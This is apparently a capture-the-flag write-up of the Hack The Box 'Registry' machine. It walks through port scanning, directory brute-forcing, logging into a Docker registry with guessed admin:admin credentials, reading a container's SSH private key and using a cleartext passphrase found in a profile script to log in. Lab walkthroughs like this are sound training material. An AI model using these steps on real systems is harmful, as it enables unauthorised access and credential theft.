
Registry

```
========================
|        REGISTRY 10.10.10.159           |
========================
```



InfoGathering


```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     nginx 1.14.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.14.0 (Ubuntu)
   ssl-cert: Subject: commonName=docker.registry.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The SSL Cert has a CN of registry.htb and docker.registry.htb so i added that to /etc/hosts
This tells us two things.
1.) This is a docker server which is a popular development tool
2.) this is a subdomain or the name of the box.

```
dirb https://docker.registry.htb
wfuzz -c -L -R 3 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u https://docker.registry.htb/FUZZ --hc=400,404
```

The below reults were returned.
http://registry.htb/index.html
http://registry.htb/backup.php # This was blank
http://registry.htb/.bash_history
https://registry/htb/install/
https://registry.htb/install/index.php

[illegible]



Wappalyzer

Web Server

Nginx 1.14.0

Operating System

Ubuntu

Programming Language

PHP

Reverse Proxy


Nginx 1.14.0

I found another page here
https://registry.htb/bolt/
https://registry.htb/bolt/files/

A quick search of Bolt tells us it is a Content Management site and best suited for HTML5 sites.
None of the links on that page seem to go anywhere. The site is not completed

I decoded the UTF-8 Unicode above and it looked like that was not what is expected of us to do.

I added docker.registry.htb to the /etc/hosts file and after catching a Burp request realized it was the docker api.



```
GET / HTTP/1.1
Host: docker.registry.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 24 Oct 2019 15:58:11 GMT
Content-Length: 0
Connection: close
Cache-Control: no-cache
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
```

Gaining Access

Since this is the API we are going to try to talk to it and see what kind of information we can get.
RESOURCE: https://docs.docker.com/registry/spec/api/

When I attempted to login to the docker site I received an untrusted certificate error.


```
docker login docker.registry.htb:443
```



```
root@kali:~/HTB/boxes/Registry# docker login docker.registry.htb:443
Username: admin
Password:
INFO[0005] Error logging in to v2 endpoint, trying next endpoint: Get https://docker.registry.htb:443/v2/: x509: certificate signed by unknown authority
INFO[0005] Error logging in to v1 endpoint, trying next endpoint: Get https://docker.registry.htb:443/v1/users/: x509: certificate signed by unknown authority
Get https://docker.registry.htb:443/v1/users/: x509: certificate signed by unknown authority
```

I attempted admin:admin for credentials because that is something you should do for these things.

I changed Firefox's proxy so I wont see PortSwiggers burp certificate and downloaded the CA cert from https://registry.htb/install
I called the cert file regcert.crt




Error code: SEC_ERROR_UNKNOWN_ISSUER

```
https://docker.registry.htb/v1/users/

Peer’s Certificate issuer is not recognized.

HTTP Strict Transport Security: true
HTTP Public Key Pinning: false

Certificate chain:

-----BEGIN CERTIFICATE-----
MIICrTCCAZUCCQDjC7Es6pyC3TANBgkqhkiG9w0BAQsFADATMREwDwYDVQQDDAhS
ZWdpc3RyeTAeFw0xOTA1MDYyMTE0MzVaFw0yOTA1MDMyMTE0MzVaMB4xHDAaBgNV
BAMME2RvY2tlci5yZWdpc3RyeS5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAw
ggEKAoIBAQDAQd6mLhCheVIu0IOf2QIXH4UZGnzIrcQgDfTelpc3E4QxH0nq+KPg
7gsPuMz/WMnmZUh3dLKLXb7hqJ2Wk8vQM6tt+PbKna/D6WKXqGM3JnSLKW1YOkIu
AuQenMOxJxh41IA0+3FqdlEdtaOV8sP+bgFB/uG2NDfPOLciJMop+d5pwpcxro8l
egZASYNM3AbZjWAotmMqHwjGwZwqqxXxn61DixNDN2GWLQHO7QPUVUjF+Npso3zN
ZLUJ1vkAtl6kFlmLTJgjlTUuE78udKD5r/NLqHNxxxObaSFXrmm2maDDoAkhobOt
ljpa/U/fCv8g03KToaXVZYb6BfFEP5FBAgMBAAEwDQYJKoZIhvcNAQELBQADggEB
AF3zSdj6GB3UYb431GRyTe32Th3QgpbXsQXA2qaLjI0n3qOF5PYnADgKsDzTxtDU
z4e5vLz0Y3NhMKobft+vzBt2GbJIzo8DbmDBD3z1WQU+GLTnXyUAPF9J6fhtUgKm
hoq1S8YsKRt/NMJwZMk3GiIw1c7KEN3/9XqJ9lfIyeXqVc6XBvuiZ+ssjDId0RZO
7eWWELxItMHPVScwWpOA7B4INPM6USKGy7hUTFcPJZB7+ElTFO2h0c4MwFQcSqKW
BUG+oUPpMOoO99ZRnX8D5/H3dvbuBsuqKgRrPmQnMehoWs7pNRUDudUnnLfGEJHh
PEyspHOCbg1C6a0gI1xo0c0=
-----END CERTIFICATE-----
```


Next I uploaded that certificate to my trusted CA Certs

If you do not already have docker installed install it

```
sudo apt install docker
sudo apt install docker.io
systemctl start docker
cp regcert.crt /usr/local/share/ca-certificates/regcert.crt
update-ca-certificates
docker login https://docker.registry.htb:443
admin
admin
```



```
root@kali:~/HTB/boxes/Registry# cp regcert.crt /usr/local/share/ca-certificates/regcert.crt
root@kali:~/HTB/boxes/Registry# update-ca-certificates
Updating certificates in /etc/ssl/certs...
1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...

Adding debian:regcert.pem
done.
Updating Mono key store
Mono Certificate Store Sync - version 6.4.0.198
Populate Mono certificate store from a concatenated list of certificates.
Copyright 2002, 2003 Motus Technologies. Copyright 2004-2008 Novell. BSD licensed.

Importing into legacy system store:
I already trust 130, your new list has 129
Certificate added: CN=docker.registry.htb
1 new root certificates were added to your trust store.
Import process completed.

Importing into BTLS system store:
I already trust 128, your new list has 129
Certificate added: CN=docker.registry.htb
```




```
root@kali:~/HTB/boxes/Registry# docker login https://docker.registry.htb:443
Username: admin
Password:
WARNING! Your password will be stored unencrypted in /root/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
```

Next we are going to login to docker and than pull the image from the registry box

```
docker login docker.registry.htb/bolt-image
docker pull docker.registry.htb/bolt-image
docker run -dit docker.registry.htb/bolt-image
```

The readme file we pulled has some useful links for learning more about this.




```
root@kali:~/HTB/boxes/Registry# cat readme.md
# Private Docker Registry

- https://docs.docker.com/registry/deploying/
- https://docs.docker.com/engine/security/certificates/
root@kali:~/HTB/boxes/Registry#
```

Now we are going to obtain a shell into the docker container.

```
docker ps  # If this doesnt return headers something is wrong
docker exec -it b1aba4d71bff5220e282acc82c6608f2bdbce73bb914b7cb81954582cd3cee3b /bin/bash
```

As you can see below we needed to use the image name in order to gain a bash shell to it as root



```
root@kali:~/HTB/boxes/Registry# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
root@kali:~/HTB/boxes/Registry# docker run -dit docker.registry.htb/bolt-image
Unable to find image 'docker.registry.htb/bolt-image:latest' locally
latest: Pulling from bolt-image
f476d66f5408: Pull complete
8882c27f669e: Pull complete
d9af21273955: Pull complete
f5029279ec12: Pull complete
2931a8b44e49: Pull complete
c71b0b975ab8: Pull complete
02666a14e1b5: Pull complete
3f12770883a6: Pull complete
302bfcb3f10c: Pull complete
Digest: sha256:eeff225e5fae33dc832c3f82fd8b0db363a73eac4f0f0cb587094be54050539b
Status: Downloaded newer image for docker.registry.htb/bolt-image:latest
b1aba4d71bff5220e282acc82c6608f2bdbce73bb914b7cb81954582cd3cee3b
root@kali:~/HTB/boxes/Registry# docker exec -it b1aba4d71bff5220e282acc82c6608f2bdbce73bb914b7cb81954582cd3cee3b /bin/bash
root@b1aba4d71bff:/# whoami
root
```

There are 2 ways I am aware of to break out of a container. Malware or credentials. Im pretty sure we can find some creds.
First we check ssh keys. We found a private key!


```
ls /root/.ssh
cat /root/.ssh/id_rsa
```

Download that file and copy it to our machine and set the appropriate permissions.

```
chmod 600 rsa.key
ssh -i rsa.key root@10.10.10.159
```

Turns out we still need a password.

There is also a .viminfo file in the /root/ directory. Reading that has an interesting file /etc/profile.d/01-ssh.sh
Lets check it out




```
root@b1aba4d71bff:~# cat /etc/profile.d/01-ssh.sh
#!/usr/bin/expect -f
#eval `ssh-agent -s`
spawn ssh-add /root/.ssh/id_rsa
expect "Enter passphrase for /root/.ssh/id_rsa:"
send "GkOcz221Ftb3ugog\n";
expect "Identity added: /root/.ssh/id_rsa (/root/.ssh/id_rsa)"
interact
```

We have a clear text password. That might be our missing key.
The ssh failed as root. Lets try as bolt since that is the name of this docker site.
That works
USER: bolt
PASS: GkOcz221Ftb3ugog

```
ssh -i rsa.key bolt@10.10.10.159
GkOcz221Ftb3ugog
```

We got the user flag

